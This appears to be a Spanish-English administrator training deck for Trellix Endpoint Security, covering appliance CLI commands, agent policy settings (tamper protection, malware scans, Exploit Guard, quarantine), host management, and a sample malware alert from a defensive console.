show commbroker status	Muestra el estado de la conexión entre el dispositivo de seguridad de red y el módulo Comm Broker.
show commbroker health	Muestra los estados de mantenimiento del remitente del agente de comunicaciones.
show tapsender status	Muestra el estado de la conexión entre el dispositivo y la VPC de Helix.
show tapsender health	Muestra los estados de mantenimiento del módulo Recopilador de pruebas.
helixconnect troubleshoot	Comprueba la conexión con la URL de registro, el dominio y el número de puerto.

# Resumen de comandos [1/2]

Command	Description
show version	Muestra información sobre la versión instalada de la imagen de arranque del dispositivo Trellix, los parches recientes, el estado de DTI, etc.
show licenses	Muestra la información de la licencia del dispositivo.
license install	Instala una nueva licencia.
license delete	Elimina una licencia actual.
show fenet license	Muestra información sobre el servicio y la actividad de actualización de licencias.
fenet license update enable	Habilita la función de actualización de licencia.
fenet license update force	Obliga a actualizar las licencias.

# Resumen de comandos [2/2]

Command	Description
<code>show fenet dti configuration</code>	Muestra información sobre la configuración del servidor DTI en un dispositivo.
<code>fenet dti source type DTI address &lt;address you are using&gt; port 443</code>	Actualiza la dirección del servicio de origen de descarga de fenet* en el dispositivo.
<code>fenet dti source default &lt;DTI CDN&gt;</code>	Establece el tipo de servidor predeterminado para el servicio de origen de descarga* en un dispositivo.
<code>write memory</code>	Guarda los cambios de configuración.
<code>telnet cloud.fireeye.com 443</code>	Comprueba la conectividad con la nube DTI.


# Trellix xAgent

Peso ligero

Proporciona cobertura para Windows, Mac y Linux

Registra eventos del sistema en una base de datos de eventos local

Inicia la comunicación con el controlador



# Políticas de agentes

The screenshot displays the Trellix Endpoint Security management console. At the top, a navigation bar includes 'ENDPOINT SECURITY' and various menu items: DASHBOARD, ALERTS, HOSTS, ACQUISITIONS, RULES, ENTERPRISE SEARCH, ADMIN, and MODULES. The main content area is titled 'Policies' and features a 'CREATE CUSTOM POLICY' button. Below the title, it indicates 'Showing 5 Policies'. A table lists the policies, with the 'Agent Default policy' highlighted. To the right, a 'Policy Details' sidebar shows the name 'Agent Default policy', its ID '0a0d1d16-3b9c-45a7-85e0-c58caa7e4289', and sections for 'Host Sets Applied' and 'Policy Categories'.

Priority	Policy Name	Status	First Created	Last Modified	Actions
1	Exploit and Malware blocking	Enabled	127 days ago	80 days ago	
2	Virtual Servers	Enabled	128 days ago	80 days ago	
3	EventStreamer	Enabled	155 days ago	137 days ago	
4	Troubleshooting	Enabled	161 days ago	now	
5	Agent Default policy	Enabled	225 days ago	27 days ago	

**Policy Details** 0a0d1d16-3b9c-45a7-85e0-c58caa7e4289

**Name:** Agent Default policy  
Agent Default policy

**Host Sets Applied**

**Policy Categories**

# Configuración del servidor

**Configurations**

- Agent Logging
- Exploit Guard Protection
- Malware Protection
- Malware Scans
- Polling
- Proxy
- Real-Time Indicator Detection
- Removal Protection
- Server Address**
- Resource Use

### Server Address


Enter server address of appliance(s)

Enter IP Address or DNS Hostname

- 10.250.1.109
- 192.20.16.101

### Enable Provisioning

Enable server(s) to provision agents

Server Name	Enable Provisioning	Primary Server 
10.250.1.109	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
192.20.16.101	<input checked="" type="checkbox"/>	<input type="checkbox"/>


# Políticas: Agent Polling


**Configurations** CATEGORIES

- Agent Logging
- Exploit Guard Protection
- Malware Protection
- Malware Scans
- Polling**
- Proxy
- Real-Time Indicator Detection
- Removal Protection
- Server Address
- Resource Use

---


**Polling** RESET TO DEFAULTS

Poll agents:  Hours :  Minutes :  Seconds 

Fastpoll agents:  Hours :  Minutes :  Seconds 


---

**Job Settings** RESET TO DEFAULTS

Request sysinfo:  Days :  Hours :  Minutes :  Seconds 

---

**Agent Settings** RESET TO DEFAULTS

Poll for agent config:  Hours :  Minutes :  Seconds 



# Tipos de polling

Poll Type	Description
Full	Un poll completo se utiliza para transferir información y solicitudes de tareas desde el servidor de Endpoint Security a los agentes instalados en los hosts.
Fastpoll	Fastpoll se utiliza para determinar rápidamente si se requiere un sondeo completo.
Indicator	Un poll de indicadores se utiliza para transferir los indicadores más recientes del servidor de Endpoint Security a los agentes.
Agent Configuration	Se utiliza un poll de archivo de configuración para transferir la configuración de agente más reciente desde el servidor de Endpoint Security servidor a los agentes.
Malware Detection Indicators	Se utiliza un poll de actualización de definiciones de malware para transferir las definiciones de malware más recientes al agente.

# Políticas: Proxy Settings

**Agent Logging**

**Malware Scans**

**Polling**

**Proxy**

**Real-Time Indicator Detection**

**Removal Protection**

**Malware Protection**

**Resource Use**


**Server Address**

**Exploit Guard Protection**

**Tamper Protection**


## Proxy

Allow the Agent to talk to HX Server via a Web/HTTP Proxy

Proxy  OFF 

### Proxy Settings RESET TO DEFAULTS

Use system proxy settings (default) or define your own

Proxy Settings: **Operating System (default)** 

# Políticas: Removal Protection

Agent Logging

Malware Scans

Polling

Proxy

Real-Time Indicator Detection

**Removal Protection**

Malware Protection

Resource Use

Server Address

Exploit Guard Protection

Tamper Protection

## Removal Protection







Password required to uninstall an agent from a host

**Removal Protection**  OFF

**Password**   Show Password

Minimum 6 characters

# Políticas: Tamper Protection

Host Remediation Agent - 2.0.0	<h2>Tamper Protection</h2> <p><a href="#">RESET TO DEFAULTS</a></p> <p> <b>Warning: Disabling tamper protection features is not recommended.</b> Disabling tamper protection features may allow users with administrative rights, malicious actors, and/or malware to disable or weaken endpoint protection.</p> <p>Deny local admin permission to Stop and Restart agent service. <input checked="" type="checkbox"/> ON </p> <p>Protect select agent processes from injection, inspection, and termination. <input checked="" type="checkbox"/> ON </p> <p>Prevent unauthorized users and processes from tampering with Trellix agent files and folders. <input checked="" type="checkbox"/> ON </p> <p>Perform strict certificate validation on agent binaries <input checked="" type="checkbox"/> ON </p> <p>Detect unsigned image loads <input type="checkbox"/> OFF </p> <h2>WinTrust Verification</h2> <p><a href="#">RESET TO DEFAULTS</a></p>
Quarantine	
Real-Time Indicator Detection	
Logon Tracker Agent - 1.1.8	
Agent Health - 1.2.2	
Agent Logging	
Malware Protection	
Exploit Guard Protection	
Polling	
Proxy	
Resource Use	
Removal Protection	

# Tamper Protection: Verificación WinTrust

The screenshot displays the configuration interface for WinTrust Verification. On the left, a sidebar contains menu items: 'Removal Protection', 'Server Address', 'Malware Scans', and 'Tamper Protection' (which is currently selected). The main panel is titled 'WinTrust Verification' and includes a 'RESET TO DEFAULTS' button in the top right corner. Below the title, there are three configuration options, each with a toggle switch set to 'ON' and a yellow help icon:

- Verify SIP Provider
- Verify Trust Provider
- Verify Binary

# Policies: Resource Use

## Resource Use RESET TO DEFAULTS

---

Acquisition CPU usage limit:  %  
Minimum of 10%

Auto Triage:  ON ?

Event storage:  MB storage mode

10-500MB

---

### Priority Scheduling:

Priority scheduling:

---

### Concurrent Host Limit

Concurrent Host Limit:  OFF

Limit concurrent tasks to:  Hosts !

# Policies: Malware Protection

Host Remediation Agent - 2.0.0

Quarantine

Real-Time Indicator Detection

Logon Tracker Agent - 1.1.8

Agent Health - 1.2.2

Agent Logging

**Malware Protection**

Exploit Guard Protection

Polling

Proxy

Resource Use

Removal Protection

## Malware Detection

Windows macOS Linux

Signature and Heuristic Detection  ON ⓘ  Cloud Lookup ⓘ

MalwareGuard Detection  ON ⓘ

### Malware Detection Options

Scan Network Files

Scan on file read only

Scan on file write only

Scan on both file read and write

### Malware Definition Updates

Update Malware Definition Rules: Hours: 4 Minutes: 0 Seconds: 0 ⓘ

Malware Definition Source: Internet (default) ⓘ

# Malware Protection: Policy Exclusions

The screenshot displays the configuration page for Malware Protection in the Trellix console. The left sidebar lists various security features, with 'Malware Protection' selected. The main panel is titled 'Malware Detection' and includes sections for 'Windows', 'macOS', and 'Linux'. Under 'Windows', 'Signature and Heuristic Detection' and 'MalwareGuard Detection' are both turned on. The 'Malware Detection Options' section includes a checkbox for 'Scan Network Files' and three radio buttons for scan types: 'Scan on file read only' (selected), 'Scan on file write only', and 'Scan on both file read and write'. The 'Malware Definition Updates' section shows update rules set to 4 hours, 0 minutes, and 0 seconds, with the source set to 'Internet (default)'. There is also an option to 'Enable AV Content Backup' which is currently off. At the bottom, there is a 'Content Exclusion List' with an 'Add' button and a 'Remove All' button.

## Policy Exclusions

Exclude processes, files, folders and MD5 hashes from real-time malware scanning !

Exclude processes from malware scanning

ADD

REMOVE ALL

Exclude files or folders from malware scanning

ADD

REMOVE ALL

Exclude hashes from malware scanning

ADD

REMOVE ALL



# Malware Protection: Definiciones

**Malware Detection**

Windows macOS Linux

Signature and Heuristic Detection  ON  Cloud Lookup

MalwareGuard Detection  ON

**Malware Detection Options**

Scan Network Files

Scan on file read only

Scan on file write only

Scan on both file read and write

**Malware Definition Updates**

Update Malware Definition Rules: Hours: 4 Minutes: 0 Seconds: 0

Malware Definition Source: Internet (default)

**Content Backup**

Enable AV Content Backup  OFF

**Content Exclusion List**

Content version  Enter Content Range

**Policy Exclusions**

Exclude processes, files, folders and MD5 hashes from real-time malware scanning

Exclude processes from malware scanning

Exclude files or folders from malware scanning

Exclude hashes from malware scanning

## Malware Definition Updates

Update Malware Definition Rules:

Hours

0

Minutes

1

Seconds

0

Malware Definition Source:

Internet (default)

Internet (default)

HX Only

HX Preferred

**Policy Exclusions**


Exclude processes, files, folders and

malware scanning

# Malware Protection: Quarantine

The screenshot shows the Malware Protection configuration page. On the left is a navigation menu with items: Malware Protection, Exploit Guard Protection, Poolling, Proxy, Resource Use, Removal Protection, Server Address, Malware Scans, and Tamper Protection. The main content area includes sections for Malware Definition Updates (with a timer set to 4:0:0 and source set to Internet), Content Backup (disabled), Content Exclusion List, Policy Exclusions, and MalwareGuard Content Update (with a timer set to 0:0:0). At the bottom, the Quarantine section shows two toggle switches: Signature and Heuristic Quarantine (OFF) and MalwareGuard Quarantine (OFF), both with yellow warning icons.

## Quarantine

Signature and Heuristic Quarantine  OFF 

MalwareGuard Quarantine  OFF 

## Quarantine Actions

- Clean Infection From Files (Once Quarantined)
- Remove Malware Traces (Once Quarantined)
- Notify The User On The Host When A File Has Been Quarantined Or Cleaned

# Policies: Malware Scans

## Malware Scans

Scan on Install  OFF ⓘ

Scheduled Scans  ON ⓘ

Scheduled Scan ⓘ

CREATE SCAN

Scan Name Time or Event Depth

No Scheduled Scans...

## Scan Settings

User Canceled Scans  OFF ⓘ

User Paused Scans  OFF ⓘ

## Scan Settings

Pause duration: Days: 0 Hours: 1 Minutes: 0 Seconds: 0 ⓘ

Pause limit (per scan): Time(s) 10 ⓘ

## Create Scan

Name DailyScan ✕

Time Every 1 day(s) ▾

Select a start date 12/16/2022 ✕

Scan will have the following depth

- Full Scan ⓘ
- Quick Scan ⓘ
- Active Memory ⓘ

CANCEL

CREATE

# Policies: Exploit Guard

**Host Remediation Agent - 2.0.0**

- Quarantine
- Real-Time Indicator Detection
- Logon Tracker Agent - 1.1.8
- Agent Health - 1.2.2
- Agent Logging
- Malware Protection
- Exploit Guard Protection**
- Polling
- Proxy
- Resource Use
- Removal Protection
- Server Address
- Malware Scans
- Tamper Protection

### Exploit Guard

Exploit Guard ON !

#### Exploit Guard Options

- Enable Exploit Guard Protection On Windows Servers

Perform the following prevention actions when an exploit has been detected

- Prevent Known Suspicious Behaviors
- Terminate The Exploited Process
- Quarantine Malicious Artifacts
- Notify The User On The Host When An Exploit Has Been Blocked

#### Policy Exclusions

Exclude processes, files, folders and MD5 hashes from Exploit Guard !

Exclude monitored applications from Exploit Guard

ADD REMOVE ALL

Exclude files and folders from Exploit Guard

ADD REMOVE ALL

Exclude MD5 hashes from Exploit Guard

ADD REMOVE ALL

# Quarantine

The screenshot shows a dark-themed user interface for configuring quarantine settings. On the left is a sidebar with a 'Quarantine' menu item. The main content area is titled 'Quarantine' and contains a section for 'Quarantined Files Aging'. This section includes a 'DELETE TO DEFAULTS' link in the top right corner and a configuration field for file retention. The field is labeled 'Delete files from quarantine that are older than:' and contains a value of '90' with the unit 'Day(s)' above it. To the right of the input field are a red 'x' icon for clearing the field and a blue information icon.

Quarantine

## Quarantine

Quarantined Files Aging RESET TO DEFAULTS

Delete files from quarantine that are older than:  Day(s) ✖ ?

# Policies: Real-Time Indicator Detection (RTID)

The screenshot displays the configuration page for Real-Time Indicator Detection (RTID) in the Trelix interface. A left-hand sidebar lists various security modules, with 'Real-Time Indicator Detection' selected. The main content area is divided into several sections:

- Real-Time Indicator Detection is turned:** A toggle switch is currently set to 'ON'.
- Events:** Four event capture options are listed, each with a toggle switch:
  - Capture UDP Events: OFF
  - Capture Network Connection Events: ON
  - Capture DNS Events: ON
  - Capture URL Events: ON
- Indicator Updates:** A section for updating indicators every: Hours (0), Minutes (4), and Seconds (0). A yellow information icon is present.
- Linux RTE Sensor health:** Shows the sensor health as '9091' with a red 'x' and a yellow information icon.
- Exclude Files or Folders:** A section with a note: 'Trellix recommends keeping less than 100 exclusions for optimal performance. Note: Only the first 100 exclusions will be read on MacOS.' Below this is a text input field for 'Exclude files or folders from Real-Time Indicator Detection' and 'ADD'/'REMOVE ALL' buttons.
- Exclude Processes from Real-time Indicator Detection:** A section with a text input field for 'Exclude Processes from Real-time Indicator Detection' and 'ADD'/'REMOVE ALL' buttons.

# Policies: Agent Logging

Host Remediation Agent - 2.0.0

Quarantine

Real-Time Indicator Detection

Logon Tracker Agent - 1.1.8

Agent Health - 1.2.2

**Agent Logging**

Malware Protection

Exploit Guard Protection

Polling

Proxy

Resource Use

Removal Protection

Server Address

## Agent Logging RESET TO DEFAULTS

Agent Logging  ON ⓘ

Select a log level to determine the type of messages logged. Messages from lower log levels are included with each selection.

Agent log level: Information (default) ▾ ⓘ + What are the Log Levels?

Log storage:  ✖ Events ⓘ  
10,000 - 5,000,000

Separate log per module ⓘ  OFF ⓘ

### Component Logging RESET TO DEFAULTS

Enable logging for specific components. This will not affect Agent Logging settings.

Component	Enable Logging
Calls to libuv read and write	<input type="checkbox"/>
SSL functions	<input type="checkbox"/>
Internal queue usage	<input type="checkbox"/>
Job-related	<input type="checkbox"/>

# Policies: Agent Upgrades

The screenshot displays the 'Create Upgrade' workflow in a dark-themed interface. The process is divided into three main sections:

- Section 1: Select hosts to update**
  - Upgrade Name:** A text input field containing 'Agent 35' is highlighted with a green box and a '1' in a circle.
  - Host Selection:** Two columns of host sets are shown: 'Include Hosts' and 'Exclude Hosts'. The 'Include Hosts' list contains items like 'disablerealtime', 'dissolve', 'EnableRealTime', 'ManualUpgrade', 'Module Demo', and 'Troubleshooting' (which is checked). The 'Exclude Hosts' list contains items like 'AdvancedHX', 'AgentToUpgrade', 'All Hosts', 'CGCorp', 'CTF Systems', 'CyberGenesis', and 'disablerealtime'. A green box highlights both lists, with a '2' in a circle.
  - Upgrade To:** A dropdown menu is set to 'Windows' with a version of '35.31.12' displayed next to it. This area is highlighted with a green box and a '3' in a circle.
  - Summary:** At the bottom of this section, it shows '1 Selected hosts' and '1 Eligible for upgrade'.
- Section 2: Specify installer location**
  - Location:** A dropdown menu is set to 'Default'. A 'SET LOCATION' button is visible.
- Section 3: Set end date**
  - End Time:** A dropdown menu is set to 'Never'. A 'SET END TIME' button is visible. This section is highlighted with a green box and a '4' in a circle.






Navigation and Action Buttons:

- 'CANCEL' and 'CREATE' buttons are at the top right.
- 'CREATE UPGRADE' and 'RESTART' buttons are on the right side.
- A yellow arrow points from the 'CREATE UPGRADE' button in the right panel to the 'CREATE UPGRADE' button in the top panel.





# Agent Management – Enterprise Installation

1

Priority 	Policy Name	Status 	First Created	Last Modified	Actions
1	Agent Default policy	Enabled 	5 days ago	5 days ago	 Edit Policy 

2

Version	Uploaded	Platform	
33.46.0	2021-05-28 16:48:32Z	Windows	 DOWNLOAD AGENT INSTALLER
33.46.0	2021-05-28 16:48:27Z	Mac OS X	 DOWNLOAD AGENT INSTALLER

3



4



# Custom Policies

[Back to Policies](#)

## Edit Policy

**DELETE** **CANCEL** **SAVE**

**Name:**  ✕

**Description:**  ✕

DISABLED

### Configurations

**CATEGORIES**

**Exploit Guard Protection**

**Malware Protection**

#### Exploit Guard

Exploit Guard  ON ⚠

#### Exploit Guard Options

Perform the following prevention actions when an exploit has been detected

- Prevent Known Suspicious Behaviors
- Terminate The Exploited Process
- Notify The User On The Host When An Exploit Has Been Blocked

#### Policy Exclusions

Agent Logging

Exploit Guard Protection

Malware Protection

Malware Scans

Polling

Proxy

Real-Time Indicator Detection

Removal Protection

Resource Use

**CANCEL** **APPLY**

# Compatibilidad del agente

AGENT: V35

Windows	Audit	Real Time IOC	ExploitGuard	Malware Protection	MalwareGuard	IA Modules
Windows 7	✓	✓	✓	✓	✓	✓
Windows 8, 8.1	✓	✓	✓	✓	✓	✓
Windows 10	✓	✓	✓	✓	✓	✓
Windows 11	✓	✓	✓	✓	✓	✓
Server 2008R2	✓	✓	✓	✓	✓	✓
Server 2012 & 2012R2	✓	✓	✓	✓	✓	✓
Server 2016	✓	✓	✓	✓	✓	✓
Server 2019	✓	✓	✓	✓	✓	✓
Server 2022	✓	✓	✓	✓	✓	✓
macOS	Audit	Real Time IOC	ExploitGuard	Malware Protection	MalwareGuard	IA Modules
macOS 11.0 – 11.6	✓	✓	X	✓	X	✓
macOS 12.0 – 12.6	✓	✓	X	✓	X	✓
macOS 13.0	✓	✓	X	✓	X	✓
Linux	Audit	Real Time IOC	ExploitGuard	Malware Protection	MalwareGuard	IA Modules
RHEL 6.10, 7.2-7.9, 8.0-8.6	✓	✓	X	✓	X	✓
CentOS 6.10, 7.2-7.9, 8.0 - 8.5	✓	✓	X	✓	X	✓
Rocky Linux 8.4 – 8.5	✓	✓	X	✓	X	✓
Ubuntu 14.04, 16.04, 18.0.4, 19.04, 20.04, 22.04	✓	✓	X	✓	X	✓
SUSE Enterprise Linux Server 12 SP4-SP5, 15 GA, SP1 - SP3	✓	✓	X	✓	X	✓
OpenSUSE Leap 15.1, 15.2, 15.3	✓	✓	X	✓	X	✓
Amazon AMI 2018.3, Amazon Linux 2	✓	✓	X	✓	X	✓
Oracle Linux 6.10, 7.7 -7.9, 8.0 - 8.6	✓	✓	X	✓	X	✓

# Host Management

**ENDPOINT SECURITY**    DASHBOARD    ALERTS    HOSTS ▾    ACQUISITIONS    RULES    ENTERPRISE SEARCH    ADMIN ▾    MODULES ▾    🔔    S

Search by hostname, domain, agent ID, or IP address 🔍

**All Hosts**

Showing **19** of 119 hosts




**FILTER BY:** Host set: All ▾    Containment state: All ▾    Agent: All ▾

**SORT BY:**  Oldest Sysinfo     Most recent Sysinfo

Actions... ▾    GO    0 hosts selected    📄    101-119 of 119    ⏪ < > ⏩

<input type="checkbox"/>		<b>win10-544285</b> 10.230.202.34	Windows 10 Pro Pacific Standard Time	WORKGROUP SYSTEM	Agent Version: 34.28.6 Last Sysinfo: 2022-12-07 13:44:27Z	
<input type="checkbox"/>		<b>win10-305279</b> 10.230.202.29	Windows 10 Pro Pacific Standard Time	WORKGROUP SYSTEM	Agent Version: 34.28.6 Last Sysinfo: 2022-12-09 14:34:52Z	<b>1</b> ALERT 12 days ago
<input type="checkbox"/>		<b>CG-04</b> 10.230.200.210	Windows 7 Enterprise Pacific Standard Time	WORKGROUP SYSTEM	Agent Version: 34.28.6 Last Sysinfo: 2022-12-13 22:32:08Z	
<input type="checkbox"/>		<b>CG-05</b> 10.230.200.215	Windows 7 Enterprise Pacific Standard Time	WORKGROUP SYSTEM	Agent Version: 34.28.6 Last Sysinfo: 2022-12-13 22:34:13Z	<b>2</b> ALERTS 28 days ago

# Host Details

 	 <b>server-db</b> 10.230.203.203	Windows Server 2019 Sta... Central Standard Time	CYBERGENESIS SYSTEM	Agent Version: 34.28.6 Last Sysinfo: 2022-08-12 23:11:25Z	
<b>IP Address</b>	10.230.203.203 fe80::84c3:edc8:b8e1:85ca 127.0.0.1 ::1			<b>USER</b>	
<b>Client IP</b>	10.230.203.203			<b>Primary User</b>	SYSTEM
<b>Agent ID</b>	xHdOFxo3vUkb7RbKsHq1AP			<b>Registered Org</b>	Organization
<b>Agent Version</b>	34.28.6			<b>Registered Owner</b>	Owner
<b>OS</b>	Windows Server 2019 Standard			<b>NETWORK ADAPTERS</b>	
<b>Patch</b>	....			<b>Red Hat VirtIO Ethernet Adapter</b>	
<b>Kernel</b>	....			<b>Subnet Mask</b>	255.255.252.0
<b>KernelServices Status</b>	Loaded			<b>IP Address</b>	10.230.203.203 fe80::84c3:edc8:b8e1:85ca
<b>Bit Level</b>	64-bit			<b>Name</b>	{3A4C7C24-D7B0-4462-8F23-F386D4128247}
<b>Domain</b>	CYBERGENESIS			<b>MAC</b>	ea-80-dc-90-91-e9
<b>Active Directory: Domain Components</b>	cybergenesis, local?			<b>DHCP Address</b>	....
<b>Active Directory: Organizational Units</b>				<b>IP Gateway Address</b>	10.230.203.254
<b>Active Directory: Common Names</b>	Computers, SERVER-DB			<b>Lease Obtained Date</b>	....
<b>Timezone</b>	Central Standard Time			<b>Lease Expiry Date</b>	....
<b>GMT Offset</b>	UTC-6:00			<b>Software Loopback Interface 1</b>	
				<b>Subnet Mask</b>	....

# Host Sets

## Host Sets

ASSIGN POLICIES TO HOST SETS

CREATE HOST SET

### Host Sets

8 hosts in "All Hosts"

Download to CSV

All	Name	
	Servers *	
	Win7 Machines *	
	Win10 Machines	

Search by hostname, IP, or date

<b>wkst-136391</b>	10.250.10.215 = fe80::3c72-ed81:c...	2018-09-05 14:40:10Z
<b>wkst-3153405</b>	10.250.10.128 = fe80::d55c:d179.f...	2018-09-05 16:26:00Z
<b>wkst-1951336</b>	10.240.10.63 = fe80::35d6:7fe:ba6...	2018-08-08 09:55:28Z
<b>wkst-3157115</b>	10.250.10.148 = fe80::e05a:d838:6...	2018-09-06 14:47:50Z
<b>wkst-526185</b>	10.250.10.234 = fe80::38cd:1a2f.9...	2018-09-06 16:34:43Z
<b>wkst-3125398</b>	10.250.10.200 = fe80::9544:3b11:...	2018-09-06 14:59:39Z
<b>wkst-513310</b>	10.250.10.38 = fe80::acf5:20c3:f42...	2018-09-06 17:10:00Z
<b>Intergalactic7H</b>	10.250.10.229 = fe80::b476:2659:...	2018-09-06 17:21:23Z

### Detail for wkst-3157115

<b>IP Address:</b>	10.250.10.148 fe80::e05a:d838:6d62:ff34 fe80::5efe:afa:a94 127.0.0.1 ::1
<b>Agent ID:</b>	7Unh2GswtB6gpPmly6uTkq
<b>Agent Version:</b>	27.30.0
<b>OS:</b>	Windows 7 Enterprise N
<b>Patch:</b>	Service Pack 1
<b>Kernel:</b>	....
<b>Bit Level:</b>	64-bit
<b>Domain:</b>	WORKGROUP
<b>Timezone:</b>	Central Daylight Time
<b>GMT Offset:</b>	UTC-5:00
<b>Last SysInfo:</b>	2018-09-06 12:47:51Z
<b>Last SysInfo (skewed):</b>	2018-09-06 14:47:50Z
<b>Initial Agent Connection:</b>	

Using set builder  
 Using static list

# Standard Host Sets (Grupos dinámicos)

To delete a node, use Alt+Click.

10 hosts in "result" [Download to CSV](#)

Search by hostname, IP, or date

<b>VICTIM-7FHS0H5</b>	10.12.10.130 = fe80::789d:d4f...	2018-07-28 00:57:02Z
<b>EPQ-W10</b>	10.12.10.25 = fe80::9c44:ede2...	2018-08-09 04:35:39Z
<b>VICTIM-7FHS0H5</b>	10.12.10.218 = fe80::7d37:a3...	2018-06-26 07:29:17Z
<b>VICTIM-7FHS0H5</b>	10.12.10.179 = fe80::19ef:4b4...	2018-06-26 02:12:16Z
<b>VICTIM-7FHS0H5</b>	10.12.10.54 = fe80::8d65:7dc...	2018-06-19 06:44:53Z
<b>VICTIM-7FHS0H5</b>	10.12.10.175 = fe80::f092:ab8...	2018-07-19 20:15:26Z
<b>VICTIM-7FHS0H5</b>	10.12.10.193 = fe80::59df:af3...	2018-06-26 23:29:16Z
<b>VICTIM-7FHS0H5</b>	10.12.10.80 = fe80::8434:2de...	2018-06-30 05:59:20Z

SAVED HOST SETS

- All Hosts
- Agent Version
- Domain
- OS & Patch
- Bit level
- Timezone
- Subnet

Create Expression

- Windows 10 Enterprise
- Windows 7 Professional

Windows 10 Enterprise

{"ProductName" : Windows 10 Enterprise }

# High Value Hosts

## High-Value Hosts

### Host Sets

- Servers
- Win7 Machines
- Executive Systems

8

High-value hosts



# Host Aging

ENDPOINT SECURITY

DASHBOARD ALERTS HOSTS ACQUISITIONS RULES ENTERPRISE SEARCH ADMIN

## Aging Settings

### Indicator & Alert Aging

Rules

Delete indicator when it's had no alerts for:

No auto-deletion; I will delete indicators manually

Alerts

Delete alerts after:  Range: 1 day - 365 days

### Host Aging

#### Host Deletion

Delete hosts from the database after:  Range: 1 day - 365 days

No auto-deletion; I will delete hosts manually

#### Host Inactivity

Show on the dashboard when hosts are inactive for:

### Malware Scans Aging

## Host Aging

### Host Deletion

- Delete hosts from the database after:  Range: 1 day - 365 days
- No auto-deletion; I will delete hosts manually

### Host Inactivity


## Endpoint Security Operational Overview

### Product features

- User Interfaces
- Trellix Endpoint Security agent
- Ring buffer

### Deployments

- Appliance configuration
- Agent management and configuration
- Host management



# Agenda

## Endpoint Security

### Endpoint Security Alerts

- Reglas
- Tipos de alerta
- Resumen de triage

### Identificar IOCs

- Enterprise Search
- File Acquisitions

# Engines de detección

## Exploit Guard

- Monitors commonly exploited applications
- Detection with option to block
- Trellix-managed detection

## Malware Protection

- Signature-based
- Full AV Replacement
- Can configure quarantine
- Can configure Malware Scans
- MalwareGuard Machine Learning

## Real-time Detection

- Based on Agent events
- Trellix-provided and custom 

# Iniciar una investigación a partir de una alerta

Trellix | HELIX

← BACK ID# 53105

●●●● Critical fireeye, ids, malwa

First Seen: 2021-01-28 00:06:14

This rule alerts on an APT-related Malware appliances.

823  
Summary

Bot Communication Details

Callback communication observed from VM

Download Source Headers

OS Change Details

Microsoft WindowsXP 32-bit 5.1 sp3 16.0901

OS Change Details

Microsoft Windows7 32-bit 6.1 sp1 16.0901

### Summary

<b>Malware</b>	Malware.Binary.pdf	<b>IP Protocol</b>	TCP
<b>VXE Callback</b>	Ransomware.Downloader.Locky	<b>Victim IP</b>	10.240.10.154
<b>Application Type</b>	Multiple Adobe Reader X	<b>Victim Port</b>	80
<b>File Type</b>	pdf	<b>Target IP</b>	172.78.135.34
<b>Builtin AV</b>	PUA.Pdf.Trojan.OpenActionObjectvithjavascript-1	<b>Src MAC Address</b>	00:00:00:00:00:00

■ Malicious behaviour observed

### Endpoint Details

<b>Status</b>	Endpoint Compromised
<b>Domain</b>	WORKGROUP
<b>IP Address</b>	10.240.10.154

Bot Communication Details

<b>Server DNS Name</b>	zhongjianbao.com
------------------------	------------------

Callback communication observed from VM

<b>Server DNS Name</b>	199.xx.xxx.x
------------------------	--------------

ENDPOINT SECURITY

